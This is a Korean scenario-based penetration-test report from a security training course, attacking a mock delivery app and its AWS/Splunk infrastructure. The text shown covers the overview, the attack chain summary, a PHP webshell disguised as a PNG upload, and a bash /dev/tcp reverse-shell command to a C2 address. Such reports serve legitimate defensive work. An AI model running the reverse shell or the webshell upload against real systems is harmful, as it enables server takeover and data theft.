배달 플랫폼 웹/앱 시나리오 기반 모의해킹 결과 보고서

공격 시나리오 3번 모의해킹 결과 보고서

SK쉴더스 Rookies 31기

프로젝트 기간: 2026. 7. 11. ~ 9. 9.

작성자: [해킹의 민족]

작성일: 2026. 08. 25

목 차

1. 개요 5
1.1. 수행 배경 및 목적 6
1.2. 진단 대상 및 환경 6
1.3. 종합 결과 요약 6
1.4. 공격 시나리오 수행 결과 및 종합 평가 7
2. 공격 시나리오 요약 9
2.1. 시나리오 정의 및 흐름도 9
2.2. 공격 시나리오 개요 9
2.3. 주요 공격 위협 요소 10
3. 단계별 모의해킹 수행 상세 12
3.1. STEP 1: 웹셸 업로드 및 웹셸 이미지 경로 획득 12
3.1.1. 모바일 앱 내 리뷰 이미지 업로드 기능 분석 12
3.1.2. 이미지 파일로 위장한 웹셸(php) 업로드 12
3.1.3. 업로드된 파일의 실제 경로 확인 및 웹 요청을 통한 실행 검증 13
3.2. STEP 2: 리버스 셸 생성 및 초기 침투 14
3.2.1. 웹셸을 통한 리버스 셸 실행 14
3.2.2. 서버 환경 및 계정 권한 확인 15
3.3. STEP 3: 권한 상승 17
3.3.1. Cron 기반 취약 스크립트 탐색 17
3.3.2. health_check.sh 쓰기 권한 악용 17
3.3.3. SUID Bash 복사를 통한 root 권한 획득 19
3.4. STEP 4: 서버 내부 정보 수집 및 Splunk 접근 권한 탈취 19
3.4.1. 서버 내부 정보 수집 19
3.4.2. 서버 내 Splunk 설정 파일 접근 20
3.4.3. AWS IMDS 메타 데이터를 통한 키페어 확인 21
3.4.4. 서버 내부에 키페어 파일 탐색 및 탈취 21
3.4.5. 획득한 키페어를 통한 Splunk 서버 접근 21
3.5. STEP 5: Splunk 서버 침투 22
3.5.1. 탈취한 SSH 개인키를 통한 Splunk EC2 접근 22
3.5.2. Splunk admin 비밀번호 리셋 및 Rest API 인증 획득 22

3.5.3. 백도어 계정 생성 및 admin 원본 복원 23
3.6. STEP 6: 민감 정보 수집 및 탈취 24
3.6.1. 악성 스크립트 작성 및 배포 24
3.6.2. Splunk 인덱스 로그 데이터 수집 26
3.6.3. 시스템 정보 자격증명 데이터 수집 26
3.6.4. 수집 데이터 전송 (최종 목적지 C2) 27
3.7. STEP 7: 공격 흔적 삭제 및 지속성 확보 28
3.7.1. Splunk 인덱서 내 공격 관련 이벤트 삭제 28
3.7.2. 시스템 로그 파일 키워드 기반 삭제 29
3.7.3. systemd 타이머 기반 주기적 흔적 삭제 자동화 29
3.7.4. systemd 서비스 기반 지속적 수집 자동화 (60초 주기) 30
3.8. STEP 8: Ligolo를 활용한 추가 공격 (피벗팅) 31
3.8.1. Ligolo 터널 구성 및 내부망 접근 31
3.8.2. 내부망 추가 시스템 탐색 34
3.8.3. Ligolo-ng 터널을 통한 Splunk EC2 SSH 접근 및 UI 접근 36
4. 취약점 분석 및 위험도 평가 38
4.1. 취약점별 위험도 등급 38
4.2. 주요 취약점 상세 원인 분석 39
4.2.1 V-01 파일 업로드 확장자·MIME 검증 미흡 39
4.2.2. V-02 Cron 스크립트 권한 오설정 39
4.2.3. V-03 내부망 접근용 SSH 개인키 관리 미흡 근본 원인 40
4.2.4. V-04 Splunk 인증 파일 보호 통제 미흡 40
4.2.5. V-05 EC2 아웃바운드 통신 통제 미흡 40
5. 대응 방안 및 조치 대책 42
5.1. 애플리케이션 보안 강화 42
5.2. OS 권한 관리 및 파일 접근 제어 42
5.3. Splunk 보안 설정 강화 42
5.4. 클라우드 인프라 및 자격증명 관리 43
5.5. 네트워크 및 아웃바운드 통신 통제 43
6. 부록 (Appendix) 45

표 목차

[표 1-1] 진단 대상 및 환경 6
[표 3-1] Splunk EC2(10.1.128.172) 포트 스캔 결과 34
[표 3-2] Splunk 관련 Metasploit 익스플로잇 모듈 목록 35
[표 3-3] STEP 3 내부망 탐색 단계 획득 정보 요약 35
[표 4-1] 취약점별 위험도 등급 38

그림 목차

[그림 3-1] 시나리오3번 연계 공격 흐름도 10
[그림 3-2] PNG 파일로 위장한 PHP 파일 작성 13
[그림 3-3] C2 서버 내 리스너 결과 - URI 경로 획득 14
[그림 3-4] Curl 요청을 통한 PHP 실행 결과 확인 14
[그림 3-5] 웹셸을 통한 "id" 실행 결과 15
[그림 3-6] 웹셸을 통한 리버스셸 연결 명령 실행 15
[그림 3-7] C2 서버에서 수신된 리버스셸 세션 확인 16
[그림 3-8] 서버 환경 및 계정 권한 확인 결과 16
[그림 3-9] linpeas 도구를 다운로드해 EC2 스캔 17
[그림 3-10] linpeas 도구를 다운로드해 EC2 스캔 (결과 저장) 17
[그림 3-11] linpeas 스캔 후 Cron 관련 취약점 확인 17
[그림 3-12] Cron 작업 및 health_check.sh 파일 권한 확인 18
[그림 3-13] 기존 health_check.sh 스크립트 내용 19
[그림 3-14] SUID Bash 생성 명령 삽입 후 health_check.sh 19
[그림 3-15] SUID 설정된 rootbash 생성 확인 19
[그림 3-16] rootbash -p 실행을 통한 EUID=0 획득 확인 20
[그림 3-17] docker ps 및 docker inspect를 통한 컨테이너 환경변수 민감 정보 확인 20
[그림 3-18] docker inspect를 통한 컨테이너 환경변수 상세 노출 내용 21
[그림 3-19] Splunk 포워더 outputs.conf 내용 확인 22
[그림 3-20] AWS IMDS를 통한 SSH 키페어 이름 조회 22
[그림 3-21] 서버 내 hackmin-key.pem 파일 탐색 및 확인 22
[그림 3-22] Splunk EC2(10.1.128.172) SSH 접속 성공 23
[그림 3-23] Splunk passwd 파일 수정을 통한 비밀번호 재설정 24
[그림 3-24] REST API 인증을 통한 관리자 세션 획득 24
[그림 3-25] 백도어 계정 생성 및 원본 passwd 파일 복원 25
[그림 3-26] backdoor 계정 생성 및 admin 정상 동작 확인 25
[그림 3-27] 악성 수집 스크립트 배포 및 systemd 서비스 등록 26
[그림 3-28] 시스템 정보 및 Splunk 자격증명 수집 결과 28
[그림 3-29] EC2 리스너에서 수신된 수집 데이터 확인 29
[그림 3-30] systemd 타이머 기반 흔적 삭제 자동화 구성 31
[그림 3-31] systemd 서비스 기반 지속적 수집 자동화 구성 31

[그림 3-32] 수집 서비스 실행 및 C2 전송 서비스 등록 32
[그림 3-33] C2 서버에서 Ligolo-ng 프록시 실행 및 에이전트 연결 대기 32
[그림 3-34] 쓰기 가능 디렉터리 확인 및 내부 IP 대역 확인 33
[그림 3-35] Main EC2에서 Ligolo-ng 에이전트 다운로드 33
[그림 3-36] Ligolo-ng 에이전트 압축 해제 및 파일 확인 34
[그림 3-37] Ligolo-ng 에이전트 C2 연결 및 터널 활성화 34
[그림 3-38] 열린 포트 확인 35
[그림 3-39] Metasploit를 통한 내부 포트 스캔 35
[그림 3-40] Ligolo-ng 터널을 통한 Splunk EC2 직접 SSH 접속 확인 (전) 37
[그림 3-41] Ligolo-ng 터널을 통한 Splunk EC2 직접 SSH 접속 확인 (후) 37
[그림 3-42] 포트 포워딩을 통한 Splunk 웹 인터페이스 접근 38
[그림 3-43] 공격 관련 로그 삭제 확인 38

1. 개요

1.1. 수행 배경 및 목적

최근 웹 서비스를 대상으로 한 공격은 단일 취약점 악용에 그치지 않고 초기 침투 이후 내부 시스템으로 확산되는 연계 공격 형태로 진화하고 있다. 이에 따라 개별 취약점 점검을 넘어 실제 공격자 관점에서 공격 체인 전반을 검증하는 시나리오 기반 모의해킹의 필요성이 높아지고 있다.

본 진단에서는 '해킹의 민족' 서비스를 대상으로, 일반 사용자 계정에서 출발하여 내부 보안 인프라까지 침해 가능한지를 검증하였다. 이를 통해 단편적인 취약점 대응을 넘어 공격 체인 전체를 고려한 보안 통제 수준을 평가하는 것을 목적으로 한다.

1.2. 진단 대상 및 환경

본 시나리오는 '해킹의 민족' 서비스의 리뷰 이미지 업로드 기능에서 발견된 취약점을 초기 침투 지점으로 설정하고, 해당 서비스가 운영되는 WAS 서버와 내부 네트워크에 위치한 Splunk 보안 모니터링 인프라를 대상으로 단계적인 연계 공격을 수행하였다. 이를 통해 웹 애플리케이션에서 발생한 취약점이 서버 침해 및 내부 보안 인프라 접근으로 이어질 수 있는 가능성을 검증하였다.

본 진단의 상세 대상 및 구성 환경은 다음과 같다.

[표 1-1] 진단 대상 및 환경

구분	내용
대상 서비스	해킹의 민족
클라우드 환경	AWS (EC2, VPC 내부망)
주요 진단 대상	WAS, Splunk 보안 모니터링 서버
시스템 구성	모바일 앱(APP) → 외부 WAS EC2 → 내부망 Splunk EC2
권한 영역	nginx 계정 → root(권한 상승) → Splunk 관리자
점검 방식	블랙박스(Black Box) 방식
점검 기간	2026. 8. 18. ~ 8. 25. (8일간)
사용 도구	Python, PHP, curl, Shell Script, Ligolo-ng

1.3. 종합 결과 요약

본 시나리오에서 식별된 취약점은 단독으로는 피해가 제한적일 수 있으나, 연계될 경우 WAS 서버 완전 침해

→ 내부망 피벗 → 보안 모니터링 인프라 침해 및 무력화로 이어지는 전체 공격 체인이 성립됨을 확인하였다. 세부 평가 결과는 1.4절 및 4장을 참고한다.

1.4. 공격 시나리오 수행 결과 및 종합 평가

본 시나리오를 수행한 결과, 총 8개의 주요 취약점이 식별되었으며 위험도는 상(High) 5개, 중(Medium) 3개로 평가되었다. 특히 리뷰 이미지 업로드 기능의 파일 검증 미흡을 초기 침투 지점으로 하여, 식별된 취약점들이 단계적으로 연계되는 공격 체인을 실제로 구성하고 재현하였다.

공격자는 먼저 '해킹의 민족' 서비스의 리뷰 이미지 업로드 기능에서 서버 측 MIME 검증이 미흡한 점을 악용하여 PHP 웹셸을 업로드하고 원격 코드 실행 권한을 확보하였다. 이후 Cron으로 실행되는 스크립트의 그룹 쓰기 권한이 허용된 점(root, 0775)을 악용하여 root 권한을 획득하였다.

획득한 root 권한을 기반으로 서버에 저장된 SSH 개인키를 확보한 후 내부망의 Splunk 서버로 횡적 이동을 수행하였으며, Splunk 서버에서는 인증 관련 파일에 대한 OS 수준의 접근 통제가 미흡한 점을 악용하여 관리자 비밀번호를 재설정하고 백도어 계정을 생성함으로써 관리자 권한을 확보하였다.

이후 Splunk에 인덱싱된 웹 접근 로그, 시스템 정보 및 인증 관련 데이터를 수집하고, EC2 아웃바운드 트래픽 통제 미흡을 이용하여 수집한 데이터를 외부 C2 서버로 전송하였다. 또한 Splunk 인덱서의 삭제 권한(| delete)에 대한 통제가 미흡하여 공격 과정에서 생성된 로그 및 이벤트를 삭제함으로써 탐지와 사후 분석을 어렵게 할 수 있음을 확인하였다.

마지막으로 systemd 서비스 및 타이머 등록에 대한 무결성 검증 및 모니터링이 미흡한 점을 악용하여 데이터 수집·전송 기능을 서비스로 등록하고, 시스템 재부팅 이후에도 해당 기능이 지속적으로 실행되는 지속성(Persistence) 확보가 가능함을 확인하였다.

[표 1-2] 주요 공격 위협 요소

구분	주요 공격 위협 요소	공격 확장 가능성
파일 업로드	업로드 파일 확장자 검증 미흡*(서버 측 MIME 검증 미흡)*	PHP 웹셸 업로드를 통한 원격 코드 실행
권한 관리	Cron 실행 스크립트의 그룹 쓰기 권한 허용*(root:nginx, 0775)*	nginx 계정에서 root 권한 획득 가능
자격증명 관리	서버 내 SSH 개인키 저장	내부망 서버로 무단 횡적 이동 가능
Splunk 보안	Splunk passwd 파일의 OS 수준 접근 통제 미흡	관리자 계정 탈취 및 백도어 계정 생성 가능
로그 무결성	Splunk 인덱서 삭제 권한(`	delete`) 통제 미흡
외부 통신	EC2 아웃바운드 트래픽 통제 미흡	수집 데이터의 C2 서버 전송 가능
지속성 확보	systemd 서비스 등록에 대한 무결성 모니터링	재부팅 이후에도 악성 서비스 자동 실행

구분	주요 공격 위협 요소	공격 확장 가능성
	미흡	가능

종합적으로, 본 시나리오에서는 초기 침투 → 원격 코드 실행 → 권한 상승 → 내부망 횡적 이동 → Splunk 관리자 권한 탈취 → 정보 수집 및 외부 전송 → 공격 흔적 삭제 → 지속성 확보로 이어지는 일련의 공격 과정을 실제 환경에서 재현하였다. 이는 개별 취약점뿐만 아니라 취약점 간 연계로 인해 외부 웹 서비스의 침해가 내부 보안 인프라 침해로 크게 확대될 수 있음을 보여준다.

추가적으로, 침해된 WAS 서버를 경유하여 Ligolo-ng 기반의 터널을 구성하고 내부망으로 피벗한 후, 포트 포워딩을 통해 내부망에 위치한 Splunk 서버의 웹 인터페이스에 공격자 로컬 환경에서 직접 접근할 수 있음을 검증하였다. 실제로 공격자 로컬의 8000번 포트를 통해 내부 Splunk UI에 접근함으로써, 외부 공격자가 침해된 WAS 서버를 중계 지점으로 활용하여 내부망의 보안 모니터링 인프라까지 직접 접근할 수 있음을 확인하였다.

2. 공격 시나리오 요약


2.1. 시나리오 정의 및 흐름도

본 시나리오는 외부 공격자가 '해킹의 민족' 서비스의 일반 고객 계정으로 로그인한 후, 리뷰 이미지 업로드 취약점을 초기 공격 경로로 활용하여 웹 애플리케이션 서버(WAS)와 내부 Splunk 보안 모니터링 인프라를 대상으로 수행하는 APT 형태의 연계 공격을 가정한다.

공격은 초기 침투 → 원격 코드 실행 → 권한 상승 → 내부망 접근 → 정보 수집·유출 → 방어 회피 → 지속성 확보의 단계로 구성하며, 각 단계는 MITRE ATT&CK 프레임워크와 연계하여 분류하였다.

또한 침해된 WAS를 경유하여 Ligolo-ng 기반의 내부망 피벗 및 포트 포워딩을 수행하고, 외부 공격 환경에서 내부 Splunk 서버에 접근할 수 있는지 추가적으로 검증한다.

세부적인 공격 수행 결과 및 취약점별 영향은 다음 절에서 기술한다.



[그림 3-1] 시나리오3번 연계 공격 흐름도

2.2. 공격 시나리오 개요

본 시나리오는 외부 공격자가 '해킹의 민족' 서비스의 일반 고객 계정으로 로그인한 후, 리뷰 이미지 업로드 취약점을 초기 공격 경로로 활용하여 웹 애플리케이션 서버(WAS)와 내부 Splunk 보안 모니터링 인프라를 단계적으로 침해하는 APT 형태의 연계 공격을 가정한다.

공격은 초기 침투 → 원격 코드 실행 → 권한 상승 → 내부망 침투 → 정보 수집·유출 → 방어 회피 → 지속성 확보의 단계로 구성하며, 각 단계는 MITRE ATT&CK 프레임워크와 연계하여 분류하였다.

공격자는 파일 업로드 검증 미흡을 통해 WAS에 초기 침투한 후 권한을 확대하고, 서버 내 자격증명을 활용하여 내부망의 Splunk 서버로 공격 범위를 확장하는 과정을 수행한다. 이후 내부 보안 모니터링 인프라에 대한 정보 수집 및 공격 흔적 제거, 지속성 확보까지의 과정을 단계적으로 검증한다.

추가적으로 메인 서비스 EC2와 공격자 C2 서버 간 Ligolo-ng TLS 터널을 구성하여 내부망으로 피벗하고, 내부 Splunk 서버의 주요 포트 및 서비스를 탐색하였다. 또한 포트 포워딩을 통해 공격자 PC의 로컬 8000번 포트에서 내부 Splunk UI에 직접 접근할 수 있음을 검증하였다. 이를 통해 침해된 WAS가 외부 공격자와 내부망을 연결하는 중계 지점으로 악용될 수 있는지 추가적으로 확인한다.

본 시나리오는 개별 취약점의 존재 여부뿐만 아니라, 각 취약점이 연계될 경우 외부 웹 서비스 침해가 내부 보안 인프라에 대한 공격으로 확대될 수 있는지를 검증하는 것을 목적으로 한다.

2.3. 주요 공격 위협 요소

서로 다른 보안 영역의 취약점이 APT 공격 체인으로 연계될 경우 공격 영향이 기하급수적으로 확대될 수 있다는 점에 중점을 둔다. 주요 위협 요소는 다음과 같다.

1) **파일 업로드 검증 미흡**
   업로드 파일의 확장자 검증이 클라이언트 측에만 존재하고 서버 측 MIME 타입 검증이 없어, 공격자가 PHP 웹셸을 이미지 파일로 위장하여 업로드할 수 있다. 이를 통해 원격 코드 실행 권한을 확보하는 초기 침투 경로가 형성된다.

2) **권한 관리의 취약점**
   Cron 작업으로 실행되는 스크립트에 그룹 쓰기 권한(root:nginx 0775)이 허용되어 있어, 낮은 권한의 nginx 계정에서도 해당 스크립트를 직접 수정할 수 있다. 이는 권한 상승 공격의 직접적인 진입점이 되어 root 권한 획득을 가능하게 한다.

3) **자격증명 저장 관행의 부재**
   서버 내에 SSH 개인키가 평문으로 저장되어 있어, root 권한 획득 후 쉽게 탈취할 수 있다. 이 개인키는 내부망의 Splunk 서버에 대한 무단 접근을 가능하게 하며, 내부망으로의 횡적 이동 기반이 된다.

4) **Splunk 인증 파일에 대한 보호 통제 미흡**
   Splunk의 인증 정보가 로컬 파일 형태로 관리되고 있어, 서버에 대한 높은 수준의 OS 권한을 획득한 공격자가 해당 인증 파일을 변경하거나 삭제하고 user-seed.conf를 이용하여 관리자 인증 정보를 재설정할 수 있다. 이를 통해 기존 관리자 계정의 인증 정보를 변경하거나 별도의 계정을 생성하여 Splunk 관리자 권한을 확보할 수 있으며, 이후 인덱싱된 로그 및 보안 이벤트에 대한 접근·변조·삭제가 가능해진다.

5) 로그 무결성 통제 부재

Splunk 인덱서의 삭제 권한(| delete)에 대한 세분화된 통제가 없어, 공격자가 관리자 권한의 계정을 확보한 후 공격 증거를 자동으로 제거하여 사후 조사를 무력화할 수 있다.

6) 외부 통신 제어 미흡

EC2 인스턴스의 아웃바운드 트래픽에 대한 통제가 미흡하여, 침해된 서버에서 외부 C2 서버와 임의의 통신을 수립할 수 있다. 이를 통해 리버스 셸을 수립하여 원격에서 서버를 제어하거나, 수집한 데이터를 외부 C2 서버로 전송할 수 있다. 또한 외부 C2 서버와의 터널링 및 포트 포워딩을 통해 침해된 서버를 경유한 내부망 접근이 가능하여, 내부 보안 인프라로 공격 범위를 확장할 수 있다.

7) 지속성 확보 메커니즘

systemd 서비스 및 타이머 등록에 대한 무결성 모니터링이 없어, 공격자가 악성 서비스를 등록한 후 시스템 재부팅 이후에도 자동으로 실행되도록 유지한다. 이를 통해 공격 지속성을 확보한다.

3. 단계별 모의해킹 수행 상세

3.1. STEP 1: 웹셸 업로드 및 웹셸 이미지 경로 획득

3.1.1. 모바일 앱 내 리뷰 이미지 업로드 기능 분석


▶ 모바일 앱의 리뷰 작성 기능을 대상으로 이미지 업로드 과정을 분석하였다. 사용자가 메뉴를 주문하고 배달이 완료되면 일반 사용자 계정으로 리뷰를 작성할 수 있으며, 리뷰 작성 과정에서 이미지 파일을 첨부할 수 있다. 업로드된 이미지는 리뷰 이미지로 저장되며, 해당 가게의 점주는 점주 웹페이지를 통해 등록된 리뷰와 이미지를 확인할 수 있다.

리뷰 이미지 업로드 기능을 분석한 결과, png, jpg, jfif 등 이미지 확장자를 가진 파일만 업로드할 수 있도록 제한되어 있었다. 그러나 이미지 파일의 확장자를 png로 지정한 후 파일 내부에 PHP 코드를 삽입하여 업로드를 시도한 결과 파일 업로드가 정상적으로 저장되는 것을 확인하였다.

이를 통해 해당 기능은 파일 확장자에 대한 검증은 수행하고 있으나, 파일의 실제 콘텐츠 또는 MIME Type에 대한 검증은 충분히 이루어지지 않는 것으로 판단된다. 업로드된 파일이 서버에서 실행 가능한 환경과 결합될 경우 웹셸을 통한 원격 명령 실행으로 이어질 수 있는 취약점이 존재하는 것으로 확인하였다.

3.1.2. 이미지 파일로 위장한 웹셸(php) 업로드

▶ 파일 업로드 기능의 확장자 검증 미흡을 악용하여 PHP 기반의 웹셸을 이미지 파일로 위장하여 업로드하였다. 해당 파일은 .png 확장자를 사용하나 내부에는 PHP 코드가 포함되어 있으며, 요청 파라미터를 통해 서버에서 임의 명령을 실행할 수 있도록 구성하였다. 또한 웹셸이 실행되는 시점에 C2 서버로 파일의 실제 접근 URI를 자동 전송하도록 구현하여, 업로드 후 별도 탐색 없이 경로를 획득할 수 있도록 하였다.




[그림 3-2] PNG 파일로 위장한 PHP 파일 작성

업로드 결과, 서버는 해당 파일을 이미지 파일로 판단하여 정상적으로 저장하였다. 이는 파일 확장자와 실제 내용에 대한 검증이 충분히 이루어지지 않아 서버에서 실행 가능한 파일이 이미지로 위장하여 저장될 수 있음을

의미한다.


3.1.3. 업로드된 파일의 실제 경로 확인 및 웹 요청을 통한 실행 검증

▶ 업로드 이후 점주 웹에서 해당 리뷰 이미지를 조회할 경우, 점주 페이지가 이미지를 렌더링하는 과정에서 내부 PHP 코드가 실행되어 C2 서버로 서버 정보가 자동 전송되는 것을 확인하였다. 이 시점에서 업로드된 파일이 서버 측에서 PHP 코드로 실행되고 있음이 증명되었으며, C2 수신 데이터를 통해 서버에 저장된 파일의 실제 접근 경로를 획득하였다. 그 결과 리뷰 이미지는 다음과 같은 경로를 통해 외부에 제공되는 것으로 확인되었다.



[그림 3-3] C2 서버 내 리스너 결과 - URI 경로 획득

이후 획득한 URI를 대상으로 웹셸의 명령 실행 파라미터(?cmd=)를 포함한 요청을 전달하여 임의 명령 실행 가능 여부를 추가로 검증하였다. 그 결과 응답 헤더에서 X-Powered-By: PHP/8.5.7이 확인되었으며, 응답 바디를 통해 명령 실행 결과가 반환되어 원격 코드 실행(RCE)이 가능함을 최종 확인하였다.



[그림 3-4] Curl 요청을 통한 PHP 실행 결과 확인

이를 통해 리뷰 이미지 업로드 기능을 통해 PHP 웹셸의 업로드 및 서버 측 실행이 가능하며, 공격자가 해당 URI를 통해 WAS 서버에서 임의 명령을 원격 실행할 수 있음을 확인하였다.



[그림 3-5] 웹셸을 통한 "id" 실행 결과

3.2. STEP 2: 리버스 셸 생성 및 초기 침투

3.2.1. 웹셸을 통한 리버스 셸 실행


▶ 획득한 웹셸을 통해 C2 서버(3.39.131.123)와 인터랙티브 리버스 셸 연결을 구성하였다. C2 서버에서 ncat을 이용해 4444 포트를 열어 대기한 후, 웹셸의 명령 실행 파라미터를 통해 아래 명령을 전달하였다.



[그림 3-6] 웹셸을 통한 리버스셸 연결 명령 실행

```
nohup bash -c 'bash -i >& /dev/tcp/3.39.131.123/4444 0>&1' &
```

nohup과 백그라운드 실행(&)을 조합하여 웹 요청 종료 후에도 셸 세션이 유지되도록 구성하였으며, bash의 TCP 리다이렉션(/dev/tcp)을 활용하여 별도 도구 없이 리버스 셸 연결을 수립하였다. 그 결과 C2 서버에서 nginx 계정(uid=997) 권한의 인터랙티브 셸을 획득하였다.



[그림 3-7] C2 서버에서 수신된 리버스셸 세션 확인

3.2.2. 서버 환경 및 계정 권한 확인

▶ 획득한 셸에서 id, uname -a, ps aux 등의 명령을 실행하여 서버 운영 환경 및 현재 계정 권한을 확인하였다. 실행 결과 nginx 계정으로 셸이 동작 중임을 확인하였다.

```
bash-5.2$ whoami
nginx
bash-5.2$ id
uid=992(nginx) gid=991(nginx) groups=991(nginx) context=system_u:system_r:httpd_t:
s0
bash-5.2$ uname -a
Linux ip-10-0-142-240.ap-northeast-2.compute.internal 6.18.36-69.138.amzn2023.x86_
64 #2 SMP PREEMPT_DYNAMIC Thu Jul  9 21:06:10 UTC 2026 x86_64 x86_64 x86_64 GNU/Li
nux
bash-5.2$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2 174016 18000 ?        Ss   Jul29   7:03 /usr/lib/system
d/systemd --switched-root --system --deserialize=32
root           2  0.0  0.0      0     0 ?        S    Jul29   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    Jul29   0:00 [pool_workqueue
_release]
```

[그림 3-8] 서버 환경 및 계정 권한 확인 결과

이후 권한 상승을 위한 로컬 탐색을 수행하기 위해 LinPEAS(Linux Privilege Escalation Awesome Script) 도구를 서버에 배포하였다. LinPEAS는 Linux 시스템의 일반적인 권한 상승 벡터들을 자동으로 스캔하는 도구로, nginx 계정의 권한으로 SUID/SGID 바이너리, sudo 권한 설정, 쓰기 가능한 파일 및 디렉토리, 예약 작업(Cron) 설정, 약한 파일 권한 설정, 커널 버전 및 알려진 취약점 등 다양한 항목들을 체계적으로 검증하였다.



